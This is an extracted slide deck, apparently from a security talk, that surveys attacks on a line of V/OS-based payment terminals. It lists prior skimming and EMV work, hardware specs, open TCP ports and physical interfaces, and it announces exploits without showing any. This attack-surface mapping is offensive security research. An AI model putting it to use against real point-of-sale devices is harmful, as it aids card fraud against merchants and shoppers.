

ROOMED

POS SYSTEMS





**Sort of an adrenaline junkie**



**Outdoor day drinker**



**Romantically available**



**Hacker**



# Our Target



|            |                |                        |                                                                                       |             |                              |                    |                        |
|------------|----------------|------------------------|---------------------------------------------------------------------------------------|-------------|------------------------------|--------------------|------------------------|
| 20<br>AMMO | 100%<br>HEALTH | 2 3 4<br>5 6 7<br>ARMS |  | 0%<br>ARMOR | BULL<br>SHEL<br>ROCK<br>CELL | 39<br>20<br>0<br>0 | 200<br>50<br>50<br>300 |
|------------|----------------|------------------------|---------------------------------------------------------------------------------------|-------------|------------------------------|--------------------|------------------------|

# Motivation

-  Very common high security device
-  Companies often use on terminal encryption to justify weak security elsewhere.
-  The companies that do care often don't have the resources to validate any security claims vendors make.





# What this talk is not

-  Exhaustive comparison of all Pinpads / Card terminals
-  Endorsement or indictment of any specific vendor
-  Configuration or Compliance Guide





# What this talk is

 In depth dive into one line of devices

 Exploits!





# Previous Work

Skimmers



20  
AMMO

92%  
HEALTH

2 3 4  
5 6 7  
ARMS



0%  
ARMOR

BULL 39  
SHEL 20  
ROCK 0  
CELL 0  
200  
50  
50  
300



# Previous Work

Pong on payment terminals<sup>1</sup>





# Previous Work

Tamper resistant bypasses  
and emv protocol exploits<sup>2</sup>



**20**

AMMO

**88%**

HEALTH

**2 3 4**  
**5 6 7**

ARMS



**0%**

ARMOR

BULL  
SHEL  
ROCK  
CELL

**39**  
**20**  
**0**  
**0**

**200**  
**50**  
**50**  
**300**



# Previous Work

2015 Survey of POS attacks  
(90% use default PIN)<sup>3</sup>

**RSAConference2015**  
San Francisco | April 20-24 | Moscone Center

SESSION ID: HTA-W02

**CHANGE**  
Challenge today's security thinking

**That Point of Sale is a PoS**

**Charles Henderson**  
Vice President – Managed Security Testing  
Trustwave  
@angus\_tx

**David Byrne**  
Senior Security Associate  
Bishop Fox

#RSAC





# Previous Work

Breaches



20  
AMMO

84%  
HEALTH

234

567

ARMS



0%

ARMOR

BULL  
SHEL  
ROCK  
CELL

39  
20  
0  
0

200  
50  
50  
300



# KNEE-DEEP IN THE DEAD

**20**  
AMMO

**82%**  
HEALTH

2 3 4  
5 6 7  
ARMS



**0%**  
ARMOR



|      |    |   |     |
|------|----|---|-----|
| BULL | 39 | / | 200 |
| SHEL | 20 | / | 50  |
| ROCK | 0  | / | 50  |
| CELL | 0  | / | 300 |



# Device Overview

-  Linux under the hood (V/OS)
-  400 MHz, ARM11 32-bit RISC processor
-  ARMv6 instruction set :(
-  512MB (256MB Flash, 256MB SDRAM)
-  4 or 7 inch display!!! 😎





# Connectivity



## Varies by device configuration

- Ethernet (optional)
- Wifi (optional)
- Bluetooth (optional)
- USB host (optional)
- RS-232 (optional)
- Old IO methods from mx800 series



# Generally expose similar functionality





# Remote Attack Surface

 2 TCP ports open

-Services expect XML messages

 DHCP (sometimes)





# Normal Operation

-  Generally frmAgent.exe running as usr1
-  Only communicates over configured interfaces
  - Generally USB or Ethernet
-  Daemons provide IPC for privileged operations





# Physical Attack Surface

 Smart Card Reader / Mag


 Usb (Host)

 USB(9600 Baud Serial)

 Com ports

 SD card slot


 BERG





# Disassembly

-  Tamper resistant hardware
-  Likes to wipe itself when opened up
-  Not necessary to get firmware



**20**  
AMMO

**70%**  
HEALTH

